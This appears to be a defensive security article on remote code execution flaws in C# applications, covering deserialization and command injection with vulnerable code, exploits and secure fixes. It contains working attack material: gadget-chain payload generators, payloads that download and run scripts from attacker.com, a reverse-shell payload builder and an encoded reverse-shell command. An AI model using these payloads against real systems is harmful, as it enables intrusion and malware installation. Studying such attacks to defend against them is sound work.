
Remote Code Execution Vulnerabilities in C# Applications: Comprehensive Analysis, Exploitation, and Mitigation



Okan YILDIZ

Senior Security Engineer / Software Developer

22.02.2025

Introduction

Remote Code Execution (RCE) vulnerabilities represent one of the most severe security threats in modern applications. These vulnerabilities allow attackers to execute arbitrary code on a target system, potentially leading to complete system compromise. In the context of C# and .NET applications, RCE vulnerabilities can manifest through various attack vectors, including deserialization flaws, dynamic code evaluation, process execution, and more.

This comprehensive article explores the intricacies of RCE vulnerabilities specifically in C# applications. We will examine vulnerable code patterns, analyze exploitation techniques, and present secure coding approaches to mitigate these risks. The goal is to provide developers, security professionals, and architects with a deep understanding of how these vulnerabilities emerge and how they can be effectively addressed.

The .NET ecosystem, despite its robust security features, is not immune to RCE vulnerabilities. In fact, the platform's powerful capabilities—such as reflection, serialization, and dynamic code compilation—can become dangerous attack vectors when used improperly. By understanding these risks in detail, developers can build more secure applications that resist sophisticated attacks.

Throughout this article, we'll provide detailed code examples, exploitation methods, and secure implementations, focusing on practical, real-world scenarios that C# developers might encounter. We'll also discuss the security model of .NET and how it influences the way these vulnerabilities manifest and can be mitigated.

Understanding Remote Code Execution Vulnerabilities

Impact and Severity

Remote Code Execution vulnerabilities represent the highest tier of security risks in application security. When successfully exploited, an RCE vulnerability gives attackers the ability to execute arbitrary code within the context of the vulnerable application. The consequences of such exploitation can be severe:

1. **Complete System Compromise**: Attackers can potentially gain full control over the affected server or application.
2. **Data Breach**: Sensitive information, including user data, credentials, and business-critical information, can be accessed and exfiltrated.
3. **Lateral Movement**: Once a system is compromised, attackers can use it as a stepping stone to access other systems within the network.

4. **Persistent Access**: Attackers can establish backdoors or persistent access mechanisms that survive application restarts.
5. **Service Disruption**: Malicious code can disrupt the normal operation of applications or entire systems.

The severity of RCE vulnerabilities is recognized in all major vulnerability scoring systems. In the Common Vulnerability Scoring System (CVSS), RCE vulnerabilities typically receive the highest scores, often 9.0 or above on a 10-point scale.

Attack Vectors in C# Applications

C# and the .NET framework offer numerous features that, while powerful for legitimate development, can become attack vectors for RCE vulnerabilities:

1. **Serialization and Deserialization**: The process of converting objects to a format that can be stored or transmitted, and vice versa, can be exploited if untrusted data is deserialized without proper validation.
2. **Process Execution**: C# applications that spawn external processes using classes like `System.Diagnostics.Process` can be vulnerable if user input influences the command line.
3. **Dynamic Code Compilation and Execution**: Features like `CSharpCodeProvider` or Roslyn scripting enable runtime code compilation and execution, which can be exploited if user input is compiled.
4. **Reflection and Dynamic Loading**: The ability to dynamically load assemblies or invoke methods at runtime can be abused if untrusted input controls these operations.
5. **SQL Injection with Command Execution**: SQL Server features like `xp_cmdshell` can enable command execution if SQL injection vulnerabilities exist.
6. **Template Engines**: Template systems like Razor that dynamically generate content can lead to code execution if improperly implemented.
7. **XML Processing**: XML External Entity (XXE) vulnerabilities can lead to information disclosure and, in some cases, code execution.

Each of these attack vectors requires specific conditions to be exploitable, and we'll examine them in detail throughout this article.

The Security Model of .NET

Understanding the .NET security model is crucial for comprehending how RCE vulnerabilities manifest in C# applications. The .NET Framework includes several security mechanisms:

1. **Type Safety**: .NET enforces strong type checking, which helps prevent memory corruption vulnerabilities common in unmanaged languages.
2. **Verification**: The Common Language Runtime (CLR) verifies that code meets security requirements before execution.

3. **Code Access Security (CAS)**: While deprecated in modern .NET, this was a mechanism to control what code could do based on its origin and other evidence.
4. **Sandboxing**: .NET provides ways to execute code with restricted permissions, although proper configuration is crucial.
5. **Application Domains**: These provide isolation between different parts of an application, though they have been replaced by process-based isolation in .NET Core.

Despite these protections, the .NET platform remains vulnerable to RCE attacks when developers bypass or misuse these security features. For example, deserializing untrusted data with `BinaryFormatter` effectively bypasses type safety, creating RCE opportunities.

In the following sections, we'll explore specific vulnerability categories in depth, starting with one of the most prevalent: deserialization vulnerabilities.

Deserialization Vulnerabilities

Deserialization vulnerabilities occur when applications deserialize untrusted data without proper validation. In C# applications, these vulnerabilities can arise from multiple serialization frameworks, each with its own potential security issues.

Binary Formatters

The `BinaryFormatter` class in the `System.Runtime.Serialization.Formatters.Binary` namespace is particularly notorious for security vulnerabilities. It was designed for convenience rather than security, allowing arbitrary type instantiation during deserialization.

Vulnerable Code:

```
using System;
using System.IO;
using System.Runtime.Serialization.Formatters.Binary;

public class UserService
{
    // VULNERABLE: Deserializes untrusted data using
BinaryFormatter
    public User DeserializeUser(byte[] userData)
    {
        BinaryFormatter formatter = new BinaryFormatter();
        using (MemoryStream ms = new MemoryStream(userData))
        {
            // This is where the vulnerability exists -
deserializing untrusted data
            return (User)formatter.Deserialize(ms);
        }
```

```
    }
}

[Serializable]
public class User
{
    public string Username { get; set; }
    public string Email { get; set; }
}
```

The vulnerability in this code lies in the `Deserialize` method, which will process and instantiate any serialized type included in the binary stream. An attacker can craft a malicious serialized object that, when deserialized, executes arbitrary code.

Exploitation:

To exploit this vulnerability, an attacker would create a specially crafted serialized object that leverages .NET's type system to execute code. A common approach uses gadget chains - combinations of serializable classes that, when instantiated and initialized during deserialization, lead to code execution.

One of the most well-known gadget chains in .NET uses the `ObjectDataProvider` class in combination with `MethodInfo` to invoke arbitrary methods:

```
using System;
using System.Diagnostics;
using System.IO;
using System.Runtime.Serialization.Formatters.Binary;
using System.Windows.Data;
using System.Reflection;

public class ExploitDemo
{
    public static byte[] CreateExploit()
    {
        // Create an ObjectDataProvider that will execute calc.exe
when deserialized
        ObjectDataProvider odp = new ObjectDataProvider();
        odp.ObjectInstance = new ProcessStartInfo("calc.exe");
        odp.MethodName = "Start";

        // Serialize the malicious object
        BinaryFormatter formatter = new BinaryFormatter();
        using (MemoryStream ms = new MemoryStream())
        {
            formatter.Serialize(ms, odp);
            return ms.ToArray();
```

```
        }
    }
}
```

When the vulnerable application deserializes this data, it will instantiate the `ObjectDataProvider`, which in turn will execute `ProcessStartInfo.Start()`, launching the calculator application.

In real-world attacks, the command would typically be more malicious, such as downloading and executing a payload or creating a backdoor.

Secure Implementation:

The most secure approach is to avoid using `BinaryFormatter` entirely, especially for processing data from untrusted sources. Microsoft has officially [deprecated `BinaryFormatter`]() due to its security risks.

```
using System;
using System.IO;
using System.Text.Json;

public class UserService
{
    // SECURE: Uses System.Text.Json which doesn't support arbitrary type instantiation
    public User DeserializeUser(byte[] userData)
    {
        string json = System.Text.Encoding.UTF8.GetString(userData);

        // System.Text.Json doesn't deserialize arbitrary types by default
        return JsonSerializer.Deserialize<User>(json, new JsonSerializerOptions
        {
            // Explicitly disallow type information
            TypeInfoResolver = null
        });
    }
}
```

If you must use binary serialization for some reason, consider using `TypeNameHandling.None` with JSON.NET or implementing a custom SerializationBinder to restrict which types can be deserialized:

```
using System;
```

```
using System.Runtime.Serialization;
using System.Runtime.Serialization.Formatters.Binary;

public class RestrictiveBinder : SerializationBinder
{
    public override Type BindToType(string assemblyName, string
typeName)
    {
        // Only allow specific types to be deserialized
        if (typeName == "Namespace.User" &&
assemblyName.Contains("YourAssemblyName"))
        {
            return typeof(User);
        }

        throw new SerializationException($"Type {typeName} from
{assemblyName} is not allowed");
    }
}

public class UserService
{
    public User DeserializeUserSafely(byte[] userData)
    {
        BinaryFormatter formatter = new BinaryFormatter();
        formatter.Binder = new RestrictiveBinder();

        using (MemoryStream ms = new MemoryStream(userData))
        {
            return (User)formatter.Deserialize(ms);
        }
    }
}
```

JSON Deserialization

JSON deserialization can also lead to RCE vulnerabilities, particularly when using libraries that support type handling during deserialization, such as Newtonsoft.Json (JSON.NET) with TypeNameHandling enabled.

Vulnerable Code:

```
using Newtonsoft.Json;
using System.Web.Mvc;

public class UserController : Controller
{
```

```
    // VULNERABLE: Uses JSON.NET with TypeNameHandling.All
    [HttpPost]
    public ActionResult ProcessUserData([FromBody] string
userData)
    {
        JsonSerializerSettings settings = new
JsonSerializerSettings
        {
            TypeNameHandling = TypeNameHandling.All
            // This setting enables type information in JSON,
creating an RCE risk
        };

        UserData data =
JsonConvert.DeserializeObject<UserData>(userData, settings);
        return Json(new { success = true });
    }
}

public class UserData
{
    public string Name { get; set; }
    public string Email { get; set; }
}
```

The vulnerability exists because `TypeNameHandling.All` instructs JSON.NET to include and respect type information in the JSON, allowing an attacker to specify arbitrary types to be instantiated.

Exploitation:

An attacker can craft a JSON payload that includes a type specifier pointing to a dangerous type with side effects during initialization:

```
{
  "$type": "System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35",
  "ObjectInstance": {
    "$type": "System.Diagnostics.Process, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089",
    "StartInfo": {
      "$type": "System.Diagnostics.ProcessStartInfo, System,
Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089",
      "FileName": "cmd.exe",
```

```
      "Arguments": "/c powershell -c IEX(New-Object
Net.WebClient).DownloadString('http://attacker.com/malware.ps1')"
    }
  },
  "MethodName": "Start"
}
```

When deserialized with TypeNameHandling enabled, this JSON will instantiate an ObjectDataProvider that calls Process.Start on cmd.exe, executing the attacker's command.

Secure Implementation:

```
using Newtonsoft.Json;
using System.Web.Mvc;

public class UserController : Controller
{
    // SECURE: Uses JSON.NET with explicit type handling disabled
    [HttpPost]
    public ActionResult ProcessUserData([FromBody] string
userData)
    {
        JsonSerializerSettings settings = new
JsonSerializerSettings
        {
            TypeNameHandling = TypeNameHandling.None  // Explicit
types are disabled
        };

        UserData data =
JsonConvert.DeserializeObject<UserData>(userData, settings);
        return Json(new { success = true });
    }
}
```

For even stronger security, you can implement a custom contract resolver that restricts which types can be deserialized:

```
public class SafeContractResolver : DefaultContractResolver
{
    protected override JsonObjectContract
CreateObjectContract(Type objectType)
    {
        // Check if the type is in the allowed list
        if (!IsAllowedType(objectType))
        {
```

```
            throw new JsonSerializationException($"Type
{objectType.FullName} is not allowed for deserialization");
        }

        return base.CreateObjectContract(objectType);
    }

    private bool IsAllowedType(Type type)
    {
        // Whitelist of allowed types
        return type == typeof(UserData) ||
               type == typeof(string) ||
               type == typeof(int);
    }
}

// Usage:
JsonSerializerSettings settings = new JsonSerializerSettings
{
    TypeNameHandling = TypeNameHandling.None,
    ContractResolver = new SafeContractResolver()
};
```

XML Deserialization

XML deserialization in .NET can be vulnerable to RCE attacks, particularly when using `XmlSerializer` with untrusted data that contains type information.

Vulnerable Code:

```
using System;
using System.IO;
using System.Xml.Serialization;
using System.Web.Mvc;

public class ConfigController : Controller
{
    // VULNERABLE: Deserializes XML with types controlled by user
input
    [HttpPost]
    public ActionResult ImportConfig(string configXml)
    {
        XmlSerializer serializer = new
XmlSerializer(typeof(ConfigRoot),
            new Type[] {
                // Array of additional types that can be
deserialized
```

```
                typeof(SystemConfig),
                typeof(NetworkConfig),
                typeof(object)  // Dangerous! Allows any type
            });

        using (StringReader reader = new StringReader(configXml))
        {
            ConfigRoot config =
(ConfigRoot)serializer.Deserialize(reader);
            // Process config
            return View("Success");
        }
    }
}

[XmlRoot("Config")]
public class ConfigRoot
{
    [XmlElement("System")]
    public SystemConfig System { get; set; }

    [XmlElement("Network")]
    public NetworkConfig Network { get; set; }

    [XmlElement("Custom")]
    public object CustomConfig { get; set; }  // Dangerous
polymorphic property
}
```

The vulnerability lies in allowing `object` as one of the types that can be deserialized and exposing a property of type `object` in the ConfigRoot class. This allows for type confusion and potential exploitation.

Exploitation:

An attacker could craft an XML document that, when deserialized, instantiates a dangerous type:

```
<Config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
        xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Custom xsi:type="ObjectDataProvider"
xmlns:objectType="clr-namespace:System.Windows.Data;assembly=Prese
ntationFramework">
    <ObjectInstance xsi:type="ProcessStartInfo">
      <FileName>cmd.exe</FileName>
```

```
      <Arguments>/c powershell -c IEX(New-Object
Net.WebClient).DownloadString('http://attacker.com/malware.ps1')</
Arguments>
    </ObjectInstance>
    <MethodName>Start</MethodName>
  </Custom>
</Config>
```

When processed by the vulnerable code, this XML payload would execute the command.

Secure Implementation:

```
using System;
using System.IO;
using System.Xml.Serialization;
using System.Web.Mvc;

public class ConfigController : Controller
{
    // SECURE: Use explicit types and avoid polymorphism
    [HttpPost]
    public ActionResult ImportConfig(string configXml)
    {
        // Only specify concrete, safe types for deserialization
        XmlSerializer serializer = new
XmlSerializer(typeof(SafeConfigRoot));

        using (StringReader reader = new StringReader(configXml))
        {
            try
            {
                SafeConfigRoot config =
(SafeConfigRoot)serializer.Deserialize(reader);
                // Process config
                return View("Success");
            }
            catch (InvalidOperationException ex)
            {
                // Handle deserialization errors safely
                return View("Error", ex.Message);
            }
        }
    }
}

[XmlRoot("Config")]
public class SafeConfigRoot
{
```

```
    [XmlElement("System")]
    public SystemConfig System { get; set; }

    [XmlElement("Network")]
    public NetworkConfig Network { get; set; }

    // No polymorphic properties, only explicit safe types
}
```

For stronger protection, implement a custom XmlSerializer with a secure deserialization callback:

```
public class SecureXmlSerializer<T>
{
    private readonly HashSet<Type> _allowedTypes;
    private readonly XmlSerializer _serializer;

    public SecureXmlSerializer(params Type[]
additionalAllowedTypes)
    {
        _allowedTypes = new HashSet<Type>
        {
            typeof(T),
            typeof(string),
            typeof(int),
            typeof(bool),
            typeof(DateTime)
            // Add other primitive safe types
        };

        foreach (Type type in additionalAllowedTypes)
        {
            _allowedTypes.Add(type);
        }

        // Create serializer with a type checking callback
        _serializer = new XmlSerializer(typeof(T));
        _serializer.UnknownNode += ValidateTypeOnUnknownNode;
        _serializer.UnknownAttribute +=
ValidateTypeOnUnknownAttribute;
    }

    public T Deserialize(TextReader reader)
    {
        return (T)_serializer.Deserialize(reader);
    }
```

```
    private void ValidateTypeOnUnknownNode(object sender,
XmlNodeEventArgs e)
    {
        if (e.NodeType == System.Xml.XmlNodeType.Element &&
            e.Name == "type" && !IsTypeAllowed(e.Text))
        {
            throw new XmlException($"Type {e.Text} is not allowed
for deserialization");
        }
    }

    private void ValidateTypeOnUnknownAttribute(object sender,
XmlAttributeEventArgs e)
    {
        if (e.Name == "type" && !IsTypeAllowed(e.Value))
        {
            throw new XmlException($"Type {e.Value} is not allowed
for deserialization");
        }
    }

    private bool IsTypeAllowed(string typeName)
    {
        Type type = Type.GetType(typeName);
        return type != null && _allowedTypes.Contains(type);
    }
}
```

YamlDotNet Vulnerabilities

YAML deserialization with YamlDotNet can be vulnerable to RCE attacks if configured to use the `!type` tag to deserialize arbitrary types.

Vulnerable Code:

```
using System;
using System.IO;
using YamlDotNet.Serialization;
using YamlDotNet.Serialization.NodeDeserializers;

public class ConfigService
{
    // VULNERABLE: Uses YamlDotNet with TypeConverter enabled
    public ApplicationConfig LoadConfig(string yamlContent)
    {
        var deserializer = new DeserializerBuilder()
```

```
            .WithNodeDeserializer(new TypeConverter())  // Allows
!type tag
            .Build();

        return
deserializer.Deserialize<ApplicationConfig>(yamlContent);
    }
}

public class ApplicationConfig
{
    public string ApplicationName { get; set; }
    public object CustomSettings { get; set; }  // Polymorphic
property
}
```

This code is vulnerable because it enables the `TypeConverter` node deserializer, which allows the `!type` tag in YAML to specify arbitrary .NET types.

Exploitation:

An attacker could craft a YAML document with a tag that instantiates a dangerous type:

```
ApplicationName: Example
CustomSettings: !<!type:System.Diagnostics.Process>
  StartInfo:
    FileName: cmd.exe
    Arguments: /c powershell -c IEX(New-Object
Net.WebClient).DownloadString('http://attacker.com/malware.ps1')
  EnableRaisingEvents: false
```

When deserialized with the TypeConverter enabled, this YAML could lead to command execution.

Secure Implementation:

```
using System;
using System.IO;
using YamlDotNet.Serialization;

public class ConfigService
{
    // SECURE: Uses YamlDotNet without type conversion
    public ApplicationConfig LoadConfig(string yamlContent)
    {
        var deserializer = new DeserializerBuilder()
```

```
            // No TypeConverter added
            .Build();

        return
deserializer.Deserialize<ApplicationConfig>(yamlContent);
    }
}

public class ApplicationConfig
{
    public string ApplicationName { get; set; }
    public Dictionary<string, string> Settings { get; set; }  //
Use concrete types instead of object
}
```

For more complex scenarios, you can implement a custom type resolver with a whitelist of allowed types:

```
public class SafeTypeConverter : INodeDeserializer
{
    private readonly INodeDeserializer _innerDeserializer;
    private readonly HashSet<Type> _allowedTypes;

    public SafeTypeConverter(INodeDeserializer innerDeserializer)
    {
        _innerDeserializer = innerDeserializer;
        _allowedTypes = new HashSet<Type>
        {
            typeof(ApplicationConfig),
            typeof(string),
            typeof(int),
            typeof(bool),
            typeof(DateTime),
            typeof(Dictionary<string, string>)
            // Add other known safe types
        };
    }

    public bool Deserialize(IParser parser, Type expectedType,
Func<IParser, Type, object> nestedObjectDeserializer, out object
value)
    {
        var typeName = parser.Current.Tag.Substring(1);  // Remove
the ! prefix

        if (typeName.StartsWith("type:"))
        {
```

```
            var requestedTypeName = typeName.Substring(5);  // Remove "type:" prefix
            var requestedType = Type.GetType(requestedTypeName);

            if (requestedType == null || !_allowedTypes.Contains(requestedType))
            {
                throw new YamlException($"Type {requestedTypeName} is not allowed for deserialization");
            }
        }

        return _innerDeserializer.Deserialize(parser, expectedType, nestedObjectDeserializer, out value);
    }
}
```

Exploitation Techniques

Deserialization vulnerabilities can be exploited using various gadget chains - sequences of objects that, when deserialized, lead to code execution. Several tools and frameworks have been developed to help security researchers generate these payloads:

1. **ysoserial.net**: A proof-of-concept tool that generates payloads to exploit .NET applications vulnerable to deserialization attacks.
2. **NetSerializer**: A utility that can create serialized objects with embedded gadget chains.
3. **ObjectDataProvider Gadget**: A common gadget in .NET that can be used to invoke methods on objects.
4. **ActivitySurrogateSelector Gadget**: Another gadget chain that exploits the .NET framework's serialization mechanisms.

Creating a Simple Payload with ysoserial.net:

```
ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -o base64 -c "calc.exe"
```

This command generates a base64-encoded binary formatter payload that will execute `calc.exe` when deserialized by a vulnerable application.

Creating Malicious Payloads

To understand the dangers of deserialization vulnerabilities, it's instructive to examine how to create a malicious payload. The following code demonstrates how to create a BinaryFormatter payload that executes arbitrary commands:

```
using System;
using System.Diagnostics;
using System.IO;
using System.Runtime.Serialization.Formatters.Binary;
using System.Collections.Generic;
using System.ComponentModel;

public class ExploitPayloadGenerator
{
    public static byte[] GenerateReverseShellPayload(string
ipAddress, int port)
    {
        // Create a process that will connect back to the attacker
        string payload = $"powershell -NoProfile -ExecutionPolicy
Bypass -Command \"$client = New-Object
System.Net.Sockets.TCPClient('{ipAddress}',{port});$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{{0}};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){{;$data =
(New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendb
yte,0,$sendbyte.Length);$stream.Flush()}};$client.Close()\"";

        // Create the malicious object chain
        var processStartInfo = new ProcessStartInfo("cmd.exe",
$"/c {payload}");

        // Use ObjectDataProvider as the gadget to invoke
Process.Start
        var objectDataProvider = new
System.Windows.Data.ObjectDataProvider();
        objectDataProvider.ObjectInstance = processStartInfo;
        objectDataProvider.MethodName = "Start";

        // Serialize the malicious object
        var formatter = new BinaryFormatter();
        using (var memoryStream = new MemoryStream())
        {
            formatter.Serialize(memoryStream, objectDataProvider);
            return memoryStream.ToArray();
        }
    }

    // Example usage
    public static void Main(string[] args)
    {
```

```
        var payload = GenerateReverseShellPayload("10.0.0.1", 
4444);
        File.WriteAllBytes("exploit.bin", payload);
        Console.WriteLine("Payload generated successfully.");
    }
}
```

This code creates a serialized object that, when deserialized with BinaryFormatter, establishes a reverse shell to the attacker's machine. The attack leverages the ObjectDataProvider class, which can invoke methods on objects during deserialization.

Secure Implementation Patterns

To protect against deserialization vulnerabilities, follow these secure implementation patterns:

1. **Avoid Deserializing Untrusted Data**: The most secure approach is to never deserialize data from untrusted sources using serializers that support arbitrary type instantiation.
2. **Use Safer Serialization Formats**: Choose serialization formats that don't support type information, such as Json.NET with TypeNameHandling.None or the newer System.Text.Json.
3. **Implement Input Validation**: Validate and sanitize all input before deserialization, ensuring it meets expected formats and constraints.
4. **Use Serialization Binders**: Implement custom SerializationBinder classes that restrict the types that can be deserialized.
5. **Apply Allowlists for Types**: Create explicit allowlists of types that are permitted during deserialization, rejecting any types not on the list.
6. **Keep Dependencies Updated**: Regularly update serialization libraries and dependencies to incorporate security fixes.
7. **Consider Serialization Proxies**: Use the Serialization Proxy Pattern to control how objects are serialized and deserialized.

Sample secure serialization proxy implementation:

```
using System;
using System.Runtime.Serialization;

[Serializable]
public class User
{
    public string Username { get; set; }
    public string Email { get; set; }

    // Private constructor to prevent direct instantiation during 
deserialization
```

```
    private User() { }

    // Public constructor for normal use
    public User(string username, string email)
    {
        Username = username;
        Email = email;
    }

    // Nested serialization proxy class
    [Serializable]
    private class UserSerializationProxy : ISerializable
    {
        private readonly string _username;
        private readonly string _email;

        // Constructor for serialization
        public UserSerializationProxy(User user)
        {
            _username = user.Username;
            _email = user.Email;
        }

        // Constructor for deserialization
        protected UserSerializationProxy(SerializationInfo info,
StreamingContext context)
        {
            _username = info.GetString("username");
            _email = info.GetString("email");
        }

        // GetObjectData for serialization
        public void GetObjectData(SerializationInfo info,
StreamingContext context)
        {
            info.AddValue("username", _username);
            info.AddValue("email", _email);
        }

        // Convert back to User instance
        internal User GetUser()
        {
            return new User(_username, _email);
        }
    }

    // ISerializable implementation for User
    [System.Security.SecurityCritical]
```

```
    protected User(SerializationInfo info, StreamingContext context)
    {
        Username = info.GetString("username");
        Email = info.GetString("email");
    }

    [System.Security.SecurityCritical]
    public virtual void GetObjectData(SerializationInfo info, StreamingContext context)
    {
        info.AddValue("username", Username);
        info.AddValue("email", Email);
    }

    // Serialization hooks to use the proxy
    [OnSerializing]
    private void OnSerializing(StreamingContext context)
    {
        // Validation before serialization
        if (string.IsNullOrEmpty(Username))
            throw new SerializationException("Username cannot be empty");
    }

    [OnDeserialized]
    private void OnDeserialized(StreamingContext context)
    {
        // Validation after deserialization
        if (string.IsNullOrEmpty(Email))
            throw new SerializationException("Email cannot be empty");
    }
}
```

This pattern provides fine-grained control over serialization and deserialization, allowing validation and sanitization during these processes.

Process Execution Vulnerabilities

Process execution vulnerabilities occur when applications invoke external processes based on user-controlled input without proper validation or sanitization. These vulnerabilities can lead to command injection attacks and arbitrary code execution.

Command Injection in Process.Start()

The `System.Diagnostics.Process.Start()` method is commonly used in C# applications to execute external programs or commands. If user input directly influences the command line, it can lead to command injection vulnerabilities.

Vulnerable Code:

```
using System;
using System.Diagnostics;
using System.Web.Mvc;

public class FileController : Controller
{
    // VULNERABLE: Unsanitized user input passed to Process.Start
    [HttpPost]
    public ActionResult ConvertFile(string filename)
    {
        try
        {
            // User controls 'filename', enabling command injection
            string arguments = $"/c convert \"{filename}\" output.pdf";

            Process process = new Process();
            process.StartInfo.FileName = "cmd.exe";
            process.StartInfo.Arguments = arguments;
            process.StartInfo.UseShellExecute = false;
            process.StartInfo.CreateNoWindow = true;

            process.Start();
            process.WaitForExit();

            return Json(new { success = true });
        }
        catch (Exception ex)
        {
            return Json(new { success = false, error = ex.Message });
        }
    }
}
```

The vulnerability exists because the user-supplied `filename` is incorporated directly into the command-line arguments without proper validation or sanitization. This allows attackers to inject additional commands.

Exploitation:

An attacker could provide a filename like:

```
innocent.jpg" & powershell -c "Invoke-WebRequest -Uri
http://attacker.com/malware.exe -OutFile C:\temp\malware.exe;
Start-Process C:\temp\malware.exe" & echo "
```

When processed by the vulnerable code, the resulting command would be:

```
cmd.exe /c convert "innocent.jpg" & powershell -c
"Invoke-WebRequest -Uri http://attacker.com/malware.exe -OutFile
C:\temp\malware.exe; Start-Process C:\temp\malware.exe" & echo ""
output.pdf
```

This would:

1. Attempt to convert a file named "innocent.jpg" (which might not even exist)
2. Then execute the powershell command to download and run malware
3. Finally, echo an empty string and attempt to process "output.pdf" (which would fail but the damage is done)

Secure Implementation:

```
using System;
using System.Diagnostics;
using System.IO;
using System.Text.RegularExpressions;
using System.Web.Mvc;

public class FileController : Controller
{
    // SECURE: Validate input and use ProcessStartInfo safely
    [HttpPost]
    public ActionResult ConvertFile(string filename)
    {
        try
        {
            // Validate filename - strict allowlist approach
            if (!IsValidFilename(filename))
            {
                return Json(new { success = false, error =
"Invalid filename" });
```

```
            }

            // Ensure the file exists in the expected directory
            string basePath = Server.MapPath("~/uploads/");
            string fullPath = Path.Combine(basePath, filename);

            if (!File.Exists(fullPath))
            {
                return Json(new { success = false, error = "File
not found" });
            }

            // Use ProcessStartInfo with validation
            var processInfo = new ProcessStartInfo
            {
                FileName = "convert", // Use direct command, not
cmd.exe
                Arguments = $"\"{fullPath}\"
\"{Path.Combine(basePath, "output.pdf")}\"",
                UseShellExecute = false,
                RedirectStandardOutput = true,
                RedirectStandardError = true,
                CreateNoWindow = true
            };

            using (var process = Process.Start(processInfo))
            {
                process.WaitForExit();

                if (process.ExitCode != 0)
                {
                    string error =
process.StandardError.ReadToEnd();
                    return Json(new { success = false, error =
error });
                }

                return Json(new { success = true });
            }
        }
        catch (Exception ex)
        {
            // Log exception details but don't expose them to the
client
            Logger.Error(ex);
            return Json(new { success = false, error = "An error
occurred during file conversion" });
        }
```

```
    }

    // Strict validation using an allowlist approach
    private bool IsValidFilename(string filename)
    {
        if (string.IsNullOrEmpty(filename))
            return false;

        // Only allow alphanumeric characters, underscores, and
specific extensions
        return Regex.IsMatch(filename,
@"^[a-zA-Z0-9_-]+\.(jpg|png|pdf|tiff)$")
            && !filename.Contains("..") // Prevent directory
traversal
            && !Path.IsPathRooted(filename); // Prevent absolute
paths
    }
}
```

Key security improvements in this code:

1. **Input Validation**: Uses strict allowlist validation for filenames
2. **Path Safety**: Ensures the file exists in the expected directory
3. **No Shell**: Avoids using cmd.exe shell by directly executing the command
4. **Error Handling**: Captures and logs errors without exposing details to users
5. **Full Path Resolution**: Uses full paths to prevent path manipulation attacks

Vulnerable Command-Line Parameter Handling

Improper handling of command-line parameters can lead to command injection vulnerabilities, particularly when concatenating strings to build command lines.

Vulnerable Code:

```
using System;
using System.Diagnostics;
using System.Web.Mvc;

public class ReportController : Controller
{
    // VULNERABLE: String concatenation to build command line
    [HttpPost]
    [Authorize(Roles = "Admin")]
    public ActionResult GenerateReport(string format, string
startDate, string endDate)
    {
        try
```

```
        {
            // Dangerous string concatenation using user input
            string arguments = $"ReportGenerator.exe
--format={format} --start={startDate} --end={endDate}";

            Process process = new Process();
            process.StartInfo.FileName = "cmd.exe";
            process.StartInfo.Arguments = "/c " + arguments;
            process.StartInfo.UseShellExecute = false;

            process.Start();
            process.WaitForExit();

            return RedirectToAction("Index");
        }
        catch (Exception ex)
        {
            ViewBag.Error = ex.Message;
            return View("Error");
        }
    }
}
```

The vulnerability stems from using string concatenation to build the command line without proper validation or escaping of parameters.

Exploitation:

An attacker with admin access could provide a format parameter like:

```
pdf" & powershell -e
```


```
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdA
BlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAo
ACIAMQAwAC4AMAAuADAALgAxACIALAA0ADQANAA0ACkAOwAkAHMAdAByAGUAYQBtAC
AAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIA
eQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQ
B7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBS
AGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG
4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4A
